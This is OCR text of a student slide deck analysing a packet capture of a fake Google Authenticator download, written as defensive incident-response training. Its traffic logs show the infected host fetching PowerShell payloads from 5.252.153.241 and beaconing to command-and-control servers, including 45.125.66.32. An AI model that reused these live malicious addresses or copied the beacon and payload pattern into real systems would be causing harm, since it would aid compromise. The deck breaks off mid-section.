
Malware Traffic Analysis Using MTAD

Diego Lopez, Ricky Li Ruan, Rithika Mathew, Saul Poveda, Aaroha Sapkota, Noelle D'Arcy

OUR MISSION

Our focus on this project is to be able to follow a **PLAYBOOK**




Introduction

- Malware traffic analysis is essential for uncovering the **who, what, where**, and **when** of malware activity, revealing how threats propagate and interact within a network.
- It serves as a critical first step in detecting threats and alerting response teams swiftly.

IN THIS PRESENTATION:

- MTAD Dataset and “Malwhere?!” Playbook
- Utilized Tools
  - Wireshark
  - VirusTotal
  - NetworkMiner
- Data Analysis of MTAD dataset
- Incident Response



Dataset Overview

What is the MTAD Dataset (2025-01-22)?

The Malware Traffic Analysis Dataset (MTAD) is a collection of network traffic captures designed for cybersecurity research. It contains both malicious and benign traffic, enabling the study of malware behavior and intrusion detection techniques.

Dataset Overview

Types of Malware Included

- Ransomware
- Trojans
- Botnets
- Spyware
- Adware

Source of the Data

- Public cybersecurity repositories
- Real-world and simulated malware infections
- Network traffic captures (PCAPs) from controlled environments
- Contributions from security researchers

Dataset Overview

Why This Dataset Was Chosen?

- **Comprehensive**: Covers multiple malware families and attack patterns
- **Realistic**: Includes authentic network traffic from real and simulated attacks
- **Deep Traffic Analysis:** Identifies indicators of compromise (IOCs) like unusual patterns or attack signatures.

Playbook Selection

Which Playbook Was Used?

- **Malwhere!?** (Our own playbook made specially for the dataset).

Best Option: Justification for the Choice

- **Tailored for MTAD Dataset:** Designed specifically for malware traffic analysis
- **Covers Key Phases:** Detection, containment, eradication, and recovery
- **Widely Used Framework:** Based on standard cybersecurity incident response models like NIST and IltaNet playbooks.
- **Aligns with Network Traffic Analysis:** Focuses on identifying malware through packet captures (PCAPs)

Tool Used

Wireshark

- Why Chosen: Powerful network protocol analyzer; widely used in cybersecurity.
- Use: Analyzed PCAP files to identify suspicious packet behavior, protocol anomalies, and connections to malicious domains.

VirusTotal

- Why Chosen: Centralized malware analysis tool that aggregates results from 70+ antivirus engines.
- Use: Uploaded SHA256 hashes of suspicious files found in HTTP traffic to verify if they were known malware.

NetworkMiner

- Why Chosen: Great for passive network analysis and extracting forensic artifacts.
- Use: Reconstructed downloaded files, extracted credentials, hostnames, and session data from PCAPs to trace malware activity.

Hypothesis


What was expected from data analysis:

- Anticipated clear indicators of malware activity within the network traffic, such as communication with known malicious IP addresses or domains, unusual spikes in outbound or encrypted traffic, and consistent patterns reflecting specific malware behavior (e.g., ransomware, botnet infections).

- Expected to identify specific attack patterns, including phishing attacks leading to credential theft, ransomware encrypting and exfiltrating data, and botnets attempting unauthorized control of IoT devices or other compromised hosts.


Data Analysis & Findings

Dataset: 2025-01-22 Download from Fake Software Site



Background


- An employee at bluemoontuesday.com searched for Google Authenticator (a security app) but was tricked into downloading malware instead.
- Received report about a coworker downloading suspicious file after search Google Authenticator.
- Caller provided information about similar situations.





Type of Attack:

- **Malvertising**: Malicious advertisements that appear in search results or on legitimate ad networks, tricking users into downloading malware by mimicking trusted tools like Google Authenticator.
- **Typosquatting**: The malicious site may use a deceptive domain name that closely resembles a legitimate one (e.g., authenticatoor.com instead of authenticator.google.com) to increase its credibility.
- **Command and Control (C2)**: After the fake app is installed, it may establish communication with an attacker-controlled server to exfiltrate data or receive further instructions, indicating C2 activity.

Social Media Links








Social Media Links

Time	Dst	port	Host	Info
2025-01-22 21:37:59	5.252.153.241	80	5.252.153.241	GET /api/file/get-file/264872 HTTP/1.1
2025-01-22 21:38:01	5.252.153.241	80	5.252.153.241	GET /api/file/get-file/29842.ps1 HTTP/1.1
2025-01-22 21:38:01	5.252.153.241	80	5.252.153.241	GET /8182020 HTTP/1.1
2025-01-22 21:38:06	5.252.153.241	80	5.252.153.241	GET /8182020 HTTP/1.1
2025-01-22 21:38:12	5.252.153.241	80	5.252.153.241	GET /8182020 HTTP/1.1
2025-01-22 21:38:17	5.252.153.241	80	5.252.153.241	GET /8182020 HTTP/1.1
2025-01-22 21:38:22	5.252.153.241	80	5.252.153.241	GET /8182020 HTTP/1.1
2025-01-22 21:38:27	5.252.153.241	80	5.252.153.241	GET /8182020 HTTP/1.1
2025-01-22 21:38:33	5.252.153.241	80	5.252.153.241	GET /8182020 HTTP/1.1
2025-01-22 21:38:38	5.252.153.241	80	5.252.153.241	GET /8182020 HTTP/1.1
2025-01-22 21:38:44	5.252.153.241	80	5.252.153.241	GET /8182020 HTTP/1.1
2025-01-22 21:38:49	5.252.153.241	80	5.252.153.241	GET /8182020 HTTP/1.1
2025-01-22 21:38:54	5.252.153.241	80	5.252.153.241	GET /8182020 HTTP/1.1
2025-01-22 21:38:59	5.252.153.241	80	5.252.153.241	GET /8182020 HTTP/1.1
2025-01-22 21:39:04	5.252.153.241	80	5.252.153.241	GET /8182020 HTTP/1.1
2025-01-22 21:39:06	5.252.153.241	80	5.252.153.241	GET /api/file/get-file/TeamViewer HTTP/1.1
2025-01-22 21:39:07	5.252.153.241	80	5.252.153.241	GET /api/file/get-file/Teamviewer_Resource_fr HTTP/1.1
2025-01-22 21:39:08	5.252.153.241	80	5.252.153.241	GET /api/file/get-file/TV HTTP/1.1
2025-01-22 21:39:08	5.252.153.241	80	5.252.153.241	GET /api/file/get-file/pas.ps1 HTTP/1.1
2025-01-22 21:39:08	5.252.153.241	80	5.252.153.241	GET /8182020?k=message%20=%20startup%20shortcut%20created;%20%20status%20=%20success; H
2025-01-22 21:39:09	5.252.153.241	80	5.252.153.241	GET /8182020?k=script:%20RunRH,%20status:%20OK,%20message:%20PS%20process%20started HT
2025-01-22 21:39:14	5.252.153.241	80	5.252.153.241	GET /8182020 HTTP/1.1
2025-01-22 21:39:17	45.125.66.32	2917	45.125.66.32	Client Hello (SNI=45.125.66.32)
2025-01-22 21:39:20	5.252.153.241	80	5.252.153.241	GET /8182020 HTTP/1.1
2025-01-22 21:39:25	5.252.153.241	80	5.252.153.241	GET /8182020 HTTP/1.1
2025-01-22 21:39:31	5.252.153.241	80	5.252.153.241	GET /8182020 HTTP/1.1
2025-01-22 21:39:32	5.252.153.241	80	5.252.153.241	GET /8182020 HTTP/1.1
2025-01-22 21:39:32	45.125.66.32	2917	45.125.66.32	Client Hello (SNI=45.125.66.32)
2025-01-22 21:39:38	5.252.153.241	80	5.252.153.241	GET /8182020 HTTP/1.1
2025-01-22 21:39:43	5.252.153.241	80	5.252.153.241	GET /8182020 HTTP/1.1
2025-01-22 21:39:47	45.125.66.32	2917	45.125.66.32	Client Hello (SNI=45.125.66.32)
2025-01-22 21:39:49	5.252.153.241	80	5.252.153.241	GET /8182020 HTTP/1.1
2025-01-22 21:39:55	5.252.153.241	80	5.252.153.241	GET /8182020 HTTP/1.1
2025-01-22 21:39:57	45.125.66.252	443		Client Hello
2025-01-22 21:40:01	5.252.153.241	80	5.252.153.241	GET /8182020 HTTP/1.1

TRAFFIC FROM RUNNING THE DOWNLOADED JS FILE



FILES PERSISTENT ON THE INFECTED HOST

Identification


Objective: Confirm the incident and gather initial information.

Actions:

1. Analyze Traffic
2. Gather Information and Verify Information – MITRE ATT&CK
3. Malware Behavior Analysis


Analyze Traffic Using Wireshark


- Identifying the victim.
  - Http.request
    - This tells you someone made a web request.



Analyze Traffic


- Identifying the victim.
  - The **MAC address** helps you identify the exact device that made the request on the network.
  - **DHCP logs** show the hostname assigned to a device when it joined the network.






Analyze Traffic

- Identifying the victim.
  - **Kerberos** is a network authentication protocol used primarily in Windows Active Directory (AD) environments.







The employee who was using the computer

Analyze Traffic


- Identifying the attacker.







Analyze Traffic

- Identifying the attacker.
    - Analyze outbound GET requests for potential installations
    - Confirm if victim downloaded the malware





Analyze Traffic



commonName=45.125.66.32: Self-signed certificate


(id-at-commonName=45.125.66.252: Self-signed certificate,

Apply a display filter ...

Packet details | String | Self-signed

No.	Time			Protocol	Length	Info
19285	881.608504			TCP	60	49689 → 80 [ACK] Seq=2622 Ack=363821 Win=524032 Len=0
19286	881.608785	5.252.153.241	10.1.17.215	TCP	1414	80 → 49689 [PSH, ACK] Seq=363821 Ack=2622 Win=64256 Len=1360 [TCP segment of a reassembled PDU]
19287	881.608793	5.252.153.241	10.1.17.215	TCP	1414	80 → 49689 [ACK] Seq=365181 Ack=2622 Win=64256 Len=1360 [TCP segment of a reassembled PDU]
19288	881.609023	5.252.153.241	10.1.17.215	TCP	1414	80 → 49689 [PSH, ACK] Seq=366541 Ack=2622 Win=64256 Len=1360 [TCP segment of a reassembled PDU]
19289	881.609024	10.1.17.215	5.252.153.241	TCP	60	49689 → 80 [ACK] Seq=2622 Ack=366541 Win=524032 Len=0
19290	881.613706	5.252.153.241	10.1.17.215	HTTP	1160	HTTP/1.1 200 OK
19291	881.613906	10.1.17.215	5.252.153.241	TCP	60	49689 → 80 [ACK] Seq=2622 Ack=369007 Win=524032 Len=0
19292	881.889559	10.1.17.215	5.252.153.241	HTTP	174	GET /1517096937?k=script:%20RunRH,%20status:%20OK,%20message:%20PS%20process%20started HTTP/1.1
19293	882.048841	5.252.153.241	10.1.17.215	TCP	60	80 → 49689 [ACK] Seq=369007 Ack=2742 Win=64256 Len=0
19294	882.228776	5.252.153.241	10.1.17.215	HTTP	329	HTTP/1.1 404 Not Found (text/plain)
19295	882.277551	10.1.17.215	5.252.153.241	TCP	60	49689 → 80 [ACK] Seq=2742 Ack=369282 Win=523776 Len=0
19296	882.341693	10.1.17.215	10.1.17.2	DNS	77	Standard query 0xa64a A ping3.dyngate.com
19297	882.341963	10.1.17.2	10.1.17.215	DNS	148	Standard query response 0xa64a No such name A ping3.dyngate.com SOA tv-ns1.teamviewer.com
19298	887.338828	10.1.17.215	5.252.153.241	HTTP	103	GET /1517096937 HTTP/1.1
19299	887.493626	5.252.153.241	10.1.17.215	TCP	60	80 → 49689 [ACK] Seq=369282 Ack=2791 Win=64256 Len=0
19300	887.588658	5.252.153.241	10.1.17.215	HTTP	329	HTTP/1.1 404 Not Found (text/plain)
19301	887.643803	10.1.17.215	5.252.153.241	TCP	60	49689 → 80 [ACK] Seq=2791 Ack=369557 Win=523520 Len=0
19302	889.561525	10.1.17.215	45.125.66.32	TCP	66	49792 → 2917 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
19303	889.754217	45.125.66.32	10.1.17.215	TCP	66	2917 → 49792 [SYN, ACK] Seq=0 Ack=1 Win=65280 Len=0 MSS=1340 SACK_PERM WS=128
19304	889.755043	10.1.17.215	45.125.66.32	TCP	60	49792 → 2917 [ACK] Seq=1 Ack=1 Win=65280 Len=0
19305	889.755043	10.1.17.215	45.125.66.32	TLSv1.2	173	Client Hello
19306	889.939392	45.125.66.32	10.1.17.215	TCP	60	2917 → 49792 [ACK] Seq=1 Ack=120 Win=65280 Len=0
19307	889.939650	45.125.66.32	10.1.17.215	TLSv1.2	1092	Server Hello, Certificate, Server Hello Done
19308	889.941269	10.1.17.215	10.1.17.2	DNS	77	Standard query 0x0291 A ping3.dyngate.com
19309	889.941489	10.1.17.2	10.1.17.215	DNS	148	Standard query response 0x0291 No such name A ping3.dyngate.com SOA tv-ns1.teamviewer.com

Analyze Traffic



```
